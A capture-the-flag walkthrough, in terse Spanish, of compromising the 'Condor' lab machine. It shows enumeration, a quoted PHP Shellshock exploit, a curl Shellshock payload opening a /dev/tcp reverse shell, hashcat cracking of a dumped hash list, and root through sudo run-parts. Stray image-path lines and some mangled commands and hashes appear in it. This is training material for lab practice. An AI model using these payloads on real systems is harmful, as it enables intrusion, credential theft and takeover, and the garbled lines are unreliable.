

Condor

```
(root@kali)-[/home/mike]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.137.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 15:10 EST
Initiating ARP Ping Scan at 15:10
Scanning 192.168.137.16 [1 port]
Completed ARP Ping Scan at 15:10, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:10
Scanning 192.168.137.16 [65535 ports]
Discovered open port 80/tcp on 192.168.137.16
Discovered open port 22/tcp on 192.168.137.16
Increasing send delay for 192.168.137.16 from 0 to 5 due to 2734
Increasing send delay for 192.168.137.16 from 5 to 10 due to 150
Increasing send delay for 192.168.137.16 from 10 to 20 due to 20
Increasing send delay for 192.168.137.16 from 20 to 40 due to ma
Increasing send delay for 192.168.137.16 from 40 to 80 due to ma
Increasing send delay for 192.168.137.16 from 80 to 160 due to m
Increasing send delay for 192.168.137.16 from 160 to 320 due to
Increasing send delay for 192.168.137.16 from 320 to 640 due to
Increasing send delay for 192.168.137.16 from 640 to 1000 due to
Completed SYN Stealth Scan at 15:12, 121.37s elapsed (65535 total)
Nmap scan report for 192.168.137.16
Host is up, received arp-response (0.0032s latency).
Scanned at 2025-03-03 15:10:22 EST for 121s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:48:6D:91 (PCS Systemtechnik/Oracle Virtual
```

```
(root@kali)-[/home/mike]
# nmap -sCV -p22,80 -Pn -n -vvv --min-rate 5000 192.168.137.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 15:12 EST
```

```

PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 39:41:db:3a:f0:8f:7d:4d:85:c5:aa:0b:5f:66:ba:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDByhYIyiS98RS0gG4B16TAWtpKa+0kovSWt-
K9vFJIUahkM/Gjx8HgLjJu7xLKId1jfffPhXSLU60TnBgGW/e7rqcNFB5Mz5cL/mFIraX0/81DZ40
AKY85PhhBgcrRk0E0tqFXrznT84UX5Kz6EBHdS9Xlar4/q/JQCQYdC3s38XXrs32WwAY4eG1YYvu
Q24JYj/wAQ6z7qgl/MNrFC1CKyAbnnRkSE/pto8b7iJgOd7CkBM28730/bRYHwZbJJNnJG1I/0j
|   256 66:89:b1:8e:8b:af:cf:7f:49:c5:7c:e6:4b:b7:d8:5b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0
xHbw=
|   256 a3:b3:f0:14:a4:4e:05:c0:d1:24:2f:a8:fe:a5:2c:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINY9x5z6Jg3VUD13RTFE507JAPanRMhT9wbDvI
80/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.51 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.51 (Debian)
MAC Address: 08:00:27:48:6D:91 (PCS Systemtechnik/Oracle VirtualBox virtual
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

(root@kali)~/home/mike
# whatweb 192.168.137.16
http://192.168.137.16 [200 OK] Apache[2.4.51], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[192.168.137.16]

```

```

(root@kali)~/home/mike
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common-and-spanish.txt -u 'http://192.168.137.16/' -t 20 -x git,zip,bak

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.137.16/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common-and-spanish.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: bak,git,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 279]
./hta.zip (Status: 403) [Size: 279]
./htaccess.zip (Status: 403) [Size: 279]
./htaccess.git (Status: 403) [Size: 279]
./htaccess (Status: 403) [Size: 279]
./hta.bak (Status: 403) [Size: 279]
./htpasswd (Status: 403) [Size: 279]
./htaccess.bak (Status: 403) [Size: 279]
./hta.git (Status: 403) [Size: 279]
./htpasswd.git (Status: 403) [Size: 279]
./htpasswd.zip (Status: 403) [Size: 279]
./htpasswd.bak (Status: 403) [Size: 279]
./cgi-bin/ (Status: 403) [Size: 279]
./index.php (Status: 200) [Size: 183]
./server-status (Status: 403) [Size: 279]
Progress: 19944 / 19948 (99.98%)

```

```
(root@kali)-[/home/mike]
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.16/cgi-bin/' -t 20 -x sh,rb,pl,cgi


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.137.16/cgi-bin/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,rb,pl,cgi
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/test.cgi (Status: 200) [Size: 20]
Progress: 14826 / 1102800 (1.34%)
```

```
(root@kali)-[/home/mike]
# curl -s -X GET 'http://192.168.137.16/cgi-bin/test.cgi'
<h1>Hello world</h1>
```



Hello world



no consigo vulnerar con ningun metodo de shellshock el archivo test asi que paso a condor

```


(root@kali) - [ /home/mike ]
# nmap 192.168.137.16 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/condor.sh
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 17:22 EST
Nmap scan report for condor.thl (192.168.137.16)
Host is up (0.0015s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|   State: VULNERABLE (Exploitable)
|   IDs:   CVE:CVE-2014-6271
|   This web application might be affected by the vulnerability known
|   as Shellshock. It seems the server is executing commands injected
|   via malicious HTTP headers.
|
|   Disclosure date: 2014-09-24
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|   http://seclists.org/oss-sec/2014/q3/685
|   http://www.openwall.com/lists/oss-security/2014/09/24/10
|_
MAC Address: 08:00:27:48:6D:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

```

vemos lo que hace el exploit




```
Author: Prakhar Prasad & Subho Halder
Author Homepage: https://prakharprasad.com && https://appknox.com
Date: September 25th 2014
Tested on: Mac OS X 10.9.4/10.9.5 with Apache/2.2.26
           GNU bash, version 3.2.51(1)-release (x86_64-apple-darwin13)
Usage: php bash.php -u http://<hostname>/cgi-bin/<cgi> -c cmd
Eg. php bash.php -u http://localhost/cgi-bin/hello -c "wget http://appknox.com -O /tmp/shit"
Reference: https://www.reddit.com/r/netsec/comments/2hbxtc/cve20146271_remote_code_execution_through_bas

Test CGI Code : #!/bin/bash
                echo "Content-type: text/html"
                echo ""
                echo "Bash-is-Vulnerable"

*/
error_reporting(0);
if(!defined('STDIN')) die("Please run it through command-line!\n");
$x = getopt("u:c:");
if(!isset($x['u']) || !isset($x['c']))
{
    die("Usage: ".$_SERVER['PHP_SELF']." -u URL -c cmd\n");
}
$url = $x['u'];
$cmd = $x['c'];

$context = stream_context_create(
    array(
        'http' => array(
            'method' => 'GET',
            'header' => 'User-Agent: () { :; }; /bin/bash -c "'. $cmd. "'"
        )
    )
);
$req = file_get_contents($url, false, $context);
if(!$req && strpos($http_response_header[0], "500") > 0 )
    die("Command sent to the server!\n");
else if($req && !strpos($http_response_header[0], "500") > 0)
    die("Server didn't respond as it should!\n");
else if(!$req && $http_response_header == NULL)
    die("A connection error occurred!\n")
```

vemos que el sleep 5 funciona



```
(root@kali)~/home/mike
# curl -H 'User-Agent: () { :; }; /bin/bash -c "sleep 5"' http://192.168.137.16/cgi-bin/condor.sh 2>/dev/null | grep 'VULNERABLE'
```

hacemos traza con ping y vemos por tcpdump

```
(root@kali)-[/home/mike]
# curl -H 'User-Agent: () { : ; }; /bin/bash -c "ping 192.168.137.15"' http://192.168.137.16/cgi-bin/condor.sh 2>/dev/null
^C

(root@kali)-[/home/mike]
#

(root@kali)-[/home/mike]
# tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:31:31.749547 IP 208.103.161.2.https > 192.168.137.3.52542: Flags [P.], seq 1149584612:1149584666, ack 4130299896, win 26, length 54
17:31:31.750287 IP 208.103.161.2.https > 192.168.137.3.52543: Flags [P.], seq 427335029:427335083, ack 3862837096, win 8, length 54
17:31:31.754920 IP 192.168.137.3.52542 > 208.103.161.2.https: Flags [P.], seq 1:59, ack 54, win 254, length 58
17:31:31.754922 IP 192.168.137.3.52543 > 208.103.161.2.https: Flags [P.], seq 1:59, ack 54, win 253, length 58
17:31:31.759981 IP 208.103.161.1.https > 192.168.137.3.53077: Flags [P.], seq 271162229:271162283, ack 3082992242, win 8, length 54
17:31:31.765037 IP 192.168.137.3.53077 > 208.103.161.1.https: Flags [P.], seq 1:59, ack 54, win 253, length 58
17:31:31.773025 IP 208.103.161.2.https > 192.168.137.3.52543: Flags [.], ack 59, win 8, length 0
17:31:31.773027 IP 208.103.161.2.https > 192.168.137.3.52542: Flags [.], ack 59, win 26, length 0
17:31:31.778565 IP 208.103.161.1.https > 192.168.137.3.53077: Flags [.], ack 59, win 8, length 0
17:31:31.835477 IP 192.168.137.15.57562 > 192.168.137.1.domain: 51782+ PTR? 3.137.168.192.in-addr.arpa. (44)
17:31:31.839058 IP condor.thl > 192.168.137.15: ICMP echo request, id 22666, seq 42, length 64
17:31:31.839085 IP 192.168.137.15 > condor.thl: ICMP echo reply, id 22666, seq 42, length 64
17:31:31.876644 IP 192.168.137.1.domain > 192.168.137.15.57562: 51782 NXDomain 0/0/0 (44)
17:31:31.877757 IP 192.168.137.15.36321 > 192.168.137.1.domain: 64847+ PTR? 2.161.103.208.in-addr.arpa. (44)
```

```
(root@kali)-[/home/mike]
# curl -H 'User-Agent: () { : ; }; /bin/bash -c "/bin/bash -i >> /dev/tcp/192.168.137.15/443 0>61"' http://192.168.137.16/cgi-bin/condor.sh 2>/dev/null
^C

(root@kali)-[/home/mike]
# nc -lvp 443
listening on [any] 443 ...
connect to [192.168.137.15] from (UNKNOWN) [192.168.137.16] 49344
bash: cannot set terminal process group (458): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.3$ whoami
www-data
bash-4.3$
```

puedo entrar a los dos directorios de usuarios

```
drwxr-xr-x 3 kevin kevin 4096 Nov 6 2021 kevin
drwxr-xr-x 3 paulo paulo 4096 Nov 6 2021 paulo
bash-4.3$ cd kevin/
bash-4.3$ ls
bash-4.3$ ls -la
total 28
drwxr-xr-x 3 kevin kevin 4096 Nov 6 2021 .
drwxr-xr-x 4 root root 4096 Nov 6 2021 ..
lrwxrwxrwx 1 root root 9 Nov 6 2021 .bash_history -> /dev/null
-rw-r--r-- 1 kevin kevin 220 Nov 6 2021 .bash_logout
-rw-r--r-- 1 kevin kevin 3526 Nov 6 2021 .bashrc
-rw-r--r-- 1 kevin kevin 4060 Nov 6 2021 .i_did_it_again
drwxr-xr-x 3 kevin kevin 4096 Nov 6 2021 .local
-rw-r--r-- 1 kevin kevin 807 Nov 6 2021 .profile
bash-4.3$ cat .i_did_it_again
8395d26f20d997f971919e93deee06d3:$6$TCX.c/9ARPR3KCFE$4ZhsWox9dPa8/CG406socHVYYM6cJbtpaBx9cefvABC8gP0vMrWsgBhUUoGAHWNjI.X.NyzP5sbtMpgGFwuS11
307dcfe346e38992d47000630bd19579:$6$gWBgUjQHGxTex13$b/670e7CIVDS85hex4GrHC2RuEkLRFWHAagimHNyx/C/L5b1EqSly920uazvDXx3ACrM.srme6Us78aWUEGNAG0
c34040783efce8ebdbd253e854c79569:$6$WAq1h/mdGSMb9QVv$aN54cSd0f3TEsGZt94op0s9hDGWwEusVLi8PtFmzm0L3AMNGeBMjQqARHxPrpSFJTLB2T.vFnbYKv6eQpZUT1
0edc0358ba098a665397f727d9caa307:$6$N5AKhYSQMaywKCs0$K5X7gxo1Rh/rfcUvXhLmFhINTxnsJrqCPRCQYdKmn8UWtn2.yf8J.zqTrx3q8YdnDbdpzVzKntK4ZqteGDEO.
dd41cb18c930753cbeef993f828603dc:$6$1tKF9R.0qo7V50jD5uYneSf01bb4uW2xLlW.hHGeuAtCunYhd0jQS2MBdnPcMt0ZiZee42BJD02jmuUJffTXsKdo435jE4pqM6wQJ/
7bc4508084ea98e473f8a14c64337165:$6$Qa42LNm.P0lvu65W$P02NIJrpOnsDszLyfy709Y53oTNQL5/XEsnPFLSF.LTcd3so3e3j3owbg4ShT59NyGkPvNtkjHqpmANbnFpt/p.
0dfabc0568548c4d5b469da8d8b7ea9e:$6$Sh9.suaUJ4gAq80c$Atcksaib6RHrzToMHEhv5WG.LqgyK5kdr/LsyI6uSFZHLJzqVzGV5fUCawxf81W/2S.vPtKxxj3dhfAkB2ZN/
152286a5a06df48977ebc6aa9a20c3d:$6$Inc6EuItIEglloM$LIwMH5u8KuMb.tLNLcJuUrNwp3MEsY3eTsaXDJzjw1ZAPVmq7gztP6kj4I/te6Z/duopY2GYNpWnsG3Iacppf/
e3f7967e48c7b7cd78b9290c7d2242e:$6$Wx3QzQeAnXEJ.2bu$ckH5Uva8EYTXRiZl0YctSHH6S6CY5x5/FI6VNBf9QKmmCUm4DPehtEzpyTCTmeiNEYNJDus0J3bRI2t2Ue.m/
d90f6e242720c096a1e60164bed97e38:$6$BuxyuzK8xui5dEQsp0BgU/WrKe78UMFcvbzvtfv5C8mdMnZUWbsxgGcc3paSiVfp3v1hUyrrSouAorLUR7RxfK1ZQx5z80e2600
7782c8ba760f87f9d5af29f817704c3:$6$2H8jg9Tm/v/zQU54$60VhLl053mgwZa5AB9B3kYp0i7GLpLYmxiuxh3QbA637c55B54Xa26LUNW/vew4CLDOfh/b0A7JtYwe5x30
14d4346f0fe20e59eaf6f6fab1697ee:$6$XuzdPAJjFSUeLPfM$81CSVopLNC3R9YCN015gISax1RZh.b6e9mBzHKY37XZpnS3Q3N47PqEL1A1opdbVisjdvFTQ2Eus4PaPomXr31
31215562befc5b2b63b9a8c59157160b:$6$79GUQ855tKaqFQ8Jd0sZROjDqHfM6RyxvKD2BwK9cqa.igp3DE0VqJMBu5jH1az5WMfefsUhrj02M2EmwPc8.GF5V238FS.qltjNXm/
ba72aedf9eb549f71306776c23c65650:$6$qqIjYxgnUguyu3h8u9/dZAxreu8HYsru.2/i/ah/an5q4L50.NiCUVXRQftPdqYf2ctD8Ei91vcqoq0F8r1HEV6A9vQ6KeGSCfT51
cc7b07786718bb12b719ed471eb09f8:$6$mlBfongU0jgblXnnH$kkwBa/9RxZBz0r/Ql1.5zKkaSHAIHCL1J0e00Z0fK67WYf5qJr/ry8FwP7Mx8DANc53pydNuHpyt3K4u5Lms.
91407525d70e34720ac05c196845d52:$6$YsRt05YQ10W0Xlap$RSKL4A5G3T0YJy1c.ygwLGE3h20demKdebbShfLixvRru4MbFTG7VjDN8L5z3rLXtW11SaiuhfyizS2IkC0
f13cfaa1e9b7d291b563f7c08cebb5cd:$6$Conkxw6x6evw9ozE$EmuaJXvVhQM0om0044.KTDKNKhmQ9zLnlMSXS9FzHt40rROCwBUpb.6skLcSkECB3Wpusy2JkDTswHwy/9.9I/
2a9901979a6f59161fcf8a5038da3aa56:$6$HhIyIDwVhNZG9b/$xcImz91btAWdGRTUf0qZzKyYv/YQVPsmjH//QqJ3dETW43RS1jdm.3fwVTQ5oGSP6gBb1AKQIHZIKC07JaU1
4fa5207a6148ef8435b273184187595:$6$Wuum/Ensb4UnjHJfdeFons6PM7ZxxPM/CeCONWU/Vho7x48ubH09mpCL4ieq986nYuE1/vvb1K8hYn/E1uOpq43QwJR3S3lk0Q//
9ff824581e97d7e2982d241a68cebf7bc:$6$NHzpmC7pylvwnhb$II1jrhB02frFqVhYIWRGUln9WnQz6xugi1/0iCbbw0jVMU/6ck9bYiLJzy4L0893QaD3uD3xzmG31w9QV0
43a9e7f3964cf9e59c783b1a59fe4c9:$6$GIYlWehsuGF66xY9$XQmb1uKJ3eAhvaf/h6Ltoo.ef.V0065MF0/gvo0PV3IjthrcqSYNNWnW/RCB7Es68g9uWrw3tVv/r4tDTF.
```



```
(mike@kali)-[~]  
$ cat users.txt | sed 's/:/ /g' | awk '{print $1}'  
8395d26f20d997f971919e93edee06d3  
307dcfe346e38992d47000630bd19579  
c34040783efce8ebdb253e854c79569  
0edc0358ba098a665397f277d9caa307  
dd41cb18c930753cbecf993f828603dc  
7bc4508084ea98e473f8a14c64337165  
0dfabc0568548c4d5b469da8d8b7ea9e  
152286a5a06df48977ebc6aaa9a20c3d  
e3f7967be18c7b7cd78b9290c7d2242e  
d90f6e242720c096a1e60164bed97e38  
7782ccba760f87fc9d5af29f817704c3  
1d4a346f0efe20e59ea6f6fab1697ee9  
31215562befc5b2b63b9a8c59157160b  
ba72aedf9eb549f71306767c23c65650  
cc7b07786718bb12b7719ed4de1b09f8  
91407525d70e34ff20ac05c196845d52  
891b76e89f6fc90399818260ab52288c  
3c4b18a55c491744752ca8aa67ebb8fa  
c171902cf93496533e11fbcac976b910  
603baa6aeb73a968acd8c29ac29d2f13  
f13cfaa1e9b7d291b563fc708cebb5cd  
2a901979af659161fcf8a5038da3aa56  
4fa45207a6148ef8435b273184187595  
9ff824581e97d7e2982d241a68ceb7bc  
43a9e7f3964fc9e59c783b81a59fe4c9  
0419a85cf017fe64ee1b0c3835af355f  
5ae4d45e9f3aa3bd8bafa957bfba13a2  
ee51444fc4db156180ddc8cec199c4de  
eba85493050731dd33c9efd3ae0fd92e
```

voy a por los users en crackstation

Hash	Type	Result
8395d26f20d997f971919e93edee06d3	Unknown	Not found.
307dcfe346e38992d47000630bd19579	Unknown	Not found.
c34040783efce8ebdb253e854c79569	Unknown	Not found.
0edc0358ba098a665397f277d9caa307	Unknown	Not found.
dd41cb18c930753cbecf993f828603dc	md5	paulo
7bc4508084ea98e473f8a14c64337165	Unknown	Not found.
0dfabc0568548c4d5b469da8d8b7ea9e	Unknown	Not found.
152286a5a06df48977ebc6aaa9a20c3d	Unknown	Not found.
e3f7967be18c7b7cd78b9290c7d2242e	Unknown	Not found.

```

(mike@kali)~$ hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-AMD Ryzen 7 5800H with Radeon Graphics, 2917/5899 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$6$1tKf9R.0qo7v5DjD$uYneSf01bb4upW2xlLw.hHGeuAtCunYhd0jQS2MBdnpPcMt0ZiZee42BjD02jmUJffTXsKdo43SjE4pqM6Wqj/:password123

```

```

bash-4.3$ su paulo
Password:
paulo@condor:/home/kevin$
paulo@condor:/home/kevin$ whoami
paulo
paulo@condor:/home/kevin$

```

```

paulo@condor:/home/kevin$ sudo -l
Matching Defaults entries for paulo on condor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User paulo may run the following commands on condor:
    (ALL : ALL) NOPASSWD: /usr/bin/run-parts
paulo@condor:/home/kevin$

```

<https://gtfobins.github.io/gtfobins/run-parts/#sudo>


```

paulo@condor:/home/kevin$ /usr/bin/run-parts
run-parts: missing operand
Try 'run-parts --help' for more information.
paulo@condor:/home/kevin$ /usr/bin/run-parts --help
Usage: run-parts [OPTION]... DIRECTORY
  --test          print script names which would run, but don't run them.
  --list          print names of all valid files (can not be used with
                  --test)
  -v, --verbose   print script names before running them.
  --report        print script names if they produce output.
  --reverse       reverse execution order of scripts.
  --exit-on-error exit as soon as a script returns with a non-zero exit
                  code.
  --stdin         multiplex stdin to scripts being run, using temporary file
  --lsbsysinit    validate filenames based on LSB sysinit specs.
  --new-session   run each script in a separate process session
  --regex=PATTERN validate filenames based on POSIX ERE pattern PATTERN.
  -u, --umask=UMASK sets umask to UMASK (octal), default is 022.
  -a, --arg=ARGUMENT pass ARGUMENT to scripts, use once for each argument.
  -V, --version   output version information and exit.
  -h, --help      display this help and exit.
paulo@condor:/home/kevin$
paulo@condor:/home/kevin$
< sudo run-parts --new-session --regex '^sh$' /bin
/bin/sh: 0: can't access tty; job control turned off
# whoami
whoami: not found
# ls
# script /dev/null -c bash
Script started, output log file is '/dev/null'.
bash-4.3# whoami
root
bash-4.3# ls
bash-4.3# cat /root/root.txt
fec28c2738220437750c2c9537c706f3 -
bash-4.3#

```

```

bash-4.3# cat /home/paulo/user.txt
5870c58caa86a64fccc0d1b7b7717d39 -

```